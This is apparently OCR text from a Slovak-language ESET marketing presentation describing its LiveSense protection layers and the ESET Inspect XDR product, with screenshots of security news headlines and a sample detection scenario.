Threat Hunting
Incident Response
IOC Search
Forensics
Enriched Context
Detection Rules
ESET LiveSense multilayered technologies
UEFI Scanner
LiveGrid Protection
Advanced Machine Learning
LiveGuard Sandbox
DNA Detections
Network Attack Protection
Script Scanner & AMSI
Secure Browser
Ransomware Shield
Anti-Spam
Anti-Phishing
Anti-Scam
Exploit Blocker
Advanced Memory Scanner
Deep Behavioral Inspection
Brute-Force Attack Protection
Endpoints
Servers
Mobiles
Cloud Workloads
Mail / SharePoint
Integrations

# ESET LiveSense®

**PRED SPUSTENÍM**


- Reputation and cache
- Network Attack Protection
- UEFI Scanner
- Advanced Machine Learning
- Brute-Force Attack Protection
- Device Control
- DNA Detections
- In-Product Sandbox

**POČAS SPUSTENIA**

- Ransomware Shield
- Script Scanner & AMSI
- Advanced Memory Scanner
- Exploit Blocker
- Deep Behavioral Inspection

**PO SPUSTENÍ**

- LiveGrid® Protection
- Secure Browser
- Botnet Protection



# Fight cyberattacks at the silicon level

19. apr 2023 o 14:49

# Na britskú kľúčovú infraštruktúru útočí kybernetická obdoba wagnerovcov

Minister pre záležitosti úradu vlády Dowden tvrdí, že hrozba pochádza od sympatizantov Ruska a nemusí byť priamo riadená Kremľom.

**TASR**
Tlačová agentúra


Ilustračná fotografia. (Zdroj: unsplash)

**NAJČÍTANEJŠIE NA SME SVET**

4 hodiny **24 hodín** 3 dni 7 dní

1. Omyl, sabotáž alebo ukrajinský zásah? Neďaleko Ukrajiny spadli štyri ruské lietadlá 46 823
2. Ukrajina Rusko Online: Ukrajina zaznamenala postup pri Bachmute, tvrdí Inštitút pre výskum vojny 21 862
3. Novinárka: Deti posielali rodičov na smrť. Kultúrna revolúcia ukazuje hrozbu populizmu 5 687
4. Ukrajina Rusko Online: Zelenskyj sa vo Vatikáne stretol s pápežom Františkom 4 964
5. Lukašenko vynechal dôležitý ceremoniál. Je vážne chorý, tvrdí exilový politik 2 272
6. Hlavný vyzývateľ Erdogana prisľúbil obnovenie demokracie, Erdogan dúfa v dobrý výsledok 1 099
7. Zelenskyj je v Berlíne, ocenil Nemecko ako spoľahlivého spojenca VIDEO 1 088
8. Amerických školám dochádza trpezlivosť s používaním telefónov 906


welivesecurity BY eset
Lazarus supply-chain attack in South Korea
Operation NightScout: Supply-chain attack targets online gaming in
welivesecurity BY eset
Operation SignSight: Supply-chain attack against a certification authority in Southeast Asia
ESET researchers have uncovered a supply-chain attack on the website of a government in Southeast Asia.
Ignacio Sanmillan
Matthieu Faou
welivesecurity BY eset
Menu
Operation StealthyTrident: corporate software under attack
LuckyMouse, TA428, HyperBro, Tmanger and ShadowPad linked in Mongolian supply-chain attack
Mathieu Tartare


Recycle Bin
Microsoft Edge
ENDPOINT SECURITY
Threat removed
A threat (Eicar) was found in a file that Notepad tried to access.
The file has been deleted.
Learn more about this message
Type here to search
ENG
INTL
2:02 PM
06-Jul-20

# Čo je XDR (ESET Inspect)?

**Čo sa deje?**

Ako sa to začalo?
Kde sa to začalo?
Kedy sa to začalo?
Čo to obsahuje?
Ako tomu vieme predísť?

**Asi ide o kybernetický útok.**

Nie sme si istí.
Nie sme si istí.
Nie sme si istí.
Nie sme si istí.
Nie sme si istí.

XDR Vám umožňuje odpovedať na tieto otázky


# Extended Detection & Response


ESET INSPECT
ESET ENDPOINT PROTECTION
EXE
DLL

Scenár

# ESET Endpoint Protection zastaví hrozbu


# Visibility – Root Cause




# Bez ESET Inspect:

**Minimálna vizibilita**

**Neistota**




# S ESET Inspect získate:





**Zvýšená viditeľnosť**

S ESET Inspect získate:





**Zvýšená viditeľnosť**




Rundll32 spúšťa DLL


Spustený PowerShell

